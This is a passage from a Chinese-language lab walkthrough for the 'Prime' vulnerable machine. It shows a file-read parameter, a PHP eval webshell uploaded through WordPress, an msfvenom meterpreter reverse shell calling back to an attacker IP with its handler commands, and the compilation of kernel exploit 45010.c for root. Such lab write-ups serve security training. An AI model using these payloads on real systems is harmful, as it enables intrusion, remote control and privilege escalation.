
在/etc/passwd中发现`find password.txt file in my directory:/home/saket`，访问


```
/image.php?secrettier360=/home/saket/password.txt
```

finaly you got the right parameter


follow_the_ippsec

得到一个密码(follow_the_ippsec)，本想着在虚拟机上直接登录






又想起来刚刚有找到一个/wordpress/目录，既然是wordpress框架的话，尝试能不能直接找到它登陆的地方，这里也是有一个用户名




victor，follow_the_ippsec登录成功，这里找到theme editor的secret.php页面，发现可以进行文件上传，这里直接传一个php一句话木马

```
<?php @eval($_POST['qwer']);?>
```




搞过wordpress的应该可以找到上传路径在哪，不过这里能进行命令执行，但是不能用蚁剑进行连接


```
http://192.168.22.130/wordpress/wp-content/themes/twentynineteen/secret.php
```



利用msf[Msfvenom命令总结大全](#)中已有payload（php/meterpreter/reverse_tcp）生成shell.php。打开shell.php文件，将内容复制到secret.php中。

```
msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.22.128 lport=1234 -f raw -o /home/yster/桌面/shell.php
      -p选择相应payload
      lhost=本地IP
      lport=监听端口
      -f raw 指定输出格式。
      -o 指定输出文件的位置
```







将secret.php文件上传成功后，使用msf模块（exploit/multi/handler），设置lhost和lport和payload（php/meterpreter/reverse_tcp），开启监听后，浏览器打开secret.php页面。

```
msfconsole
use exploit/multi/handler
show options
set lhost 192.168.22.128
set payload php/meterpreter/reverse_tcp
set lport 1234
run
```

```
http://192.168.22.130/wordpress/wp-content/themes/twentynineteen/secret.php
```





通过会话拿到shell，再用python稳一下bash，这里已经拿到普通用户的权限了，接下来就是提权


```
python -c 'import pty;pty.spawn("/bin/bash")'
```

msf直接进行提权(失败)

参考渗透测试实战——prime靶机入侵时，是通过查看版本内核后发现可以利用msf直接拿下，但我在利用时候最后一步出了点问题


```
<ml/wordpress/wp-content/themes/twentynineteen$ uname -a
Linux ubuntu 4.10.0-28-generic #32~16.04.2-Ubuntu SMP Thu Jul 20 10:19:48 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
```


再打开kali的msf，利用LinuxKernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local PrivilegeEscalation进行提权



先把45010.c丢到一个好找的地方，对它进行编译，随后在meterpreter中进行上传，最后拿用户权限进行执行

```
cp /usr/share/exploitdb/exploits/linux/local/45010.c  /home/yster/
gcc 45010.c -o root

upload /home/yster/root /tmp

./root
```







利用可任意调用文件的可执行文件

